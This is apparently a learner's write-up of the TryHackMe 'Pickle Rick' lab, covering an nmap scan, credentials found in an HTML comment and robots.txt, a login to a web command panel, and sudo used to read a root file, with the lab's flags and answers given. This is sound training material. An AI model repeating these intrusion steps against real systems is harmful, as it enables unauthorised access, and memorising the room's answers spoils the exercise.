

**Name:** *Edwin Varkey*

**Room:** Pickle Rick – TryHackMe

**Machine IP:** 10.10.143.18

**Tools Used:** Nmap, Browser, Web Command Panel

## Objective

Rick has turned himself into a pickle and needs help collecting three secret ingredients to return to human form. The task is to access Rick's server, explore its filesystem, and extract the ingredients using only in-browser Linux commands.

Ran a basic version scan:

```
nmap -sV 10.10.143.18
```

Found:

- **Port 80 (HTTP)** open


```
root@ip-10-10-240-18:~# nmap -sV 10.10.143.18
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-13 11:39 BST
Nmap scan report for ip-10-10-143-18.eu-west-1.compute.internal (10.10.143.18)
Host is up (0.00023s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 02:A9:3D:B6:54:21 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.59 seconds
root@ip-10-10-240-18:~#
```

Visited:

```
http://10.10.143.18
```

A web page with Rick in pickle form appeared asking for help.



# Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **\*BURRRP\***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **\*BURRRRRRRRP\***, password was! Help Morty, Help!

## Username

- Found in HTML source:

```
<div class="container">
  <div class="jumbotron"></div>
  <h1>Help Morty!</h1></br>
  <p>Listen Morty... I need your help, I've turned myself into a pickle again
  <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the
  I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help
</div>

<!--


  Note to self, remember username!

  Username: RickRu13s

-->
```

## Password

- Discovered in `robots.txt`



URL:

`http://10.10.143.18/login.php`

Credentials:

- **Username:** RickRu13s
- **Password:** Wubbalubbadubdub

Successfully logged in to a command execution panel.

## Retrieve Ingredients Using Linux Commands

### Command

`ls -la`

```
total 40
drwxr-xr-x 3 root  root  4096 Feb 10  2019 .
drwxr-xr-x 3 root  root  4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 Sup3rS3cretPick13Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu  54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 robots.txt
```

### Ingredient 1

Command:

```
less Sup3rS3cretPick13Ingred.txt
```

```
mr. meeseek hair
```

## Ingredient 2

Command:

```
less "/home/rick/second ingredients"
```

```
1 jerry tear
```

## Ingredient 3

Command:

```
sudo less /root/3rd.txt
```

```
3rd ingredients: fleeb juice
```

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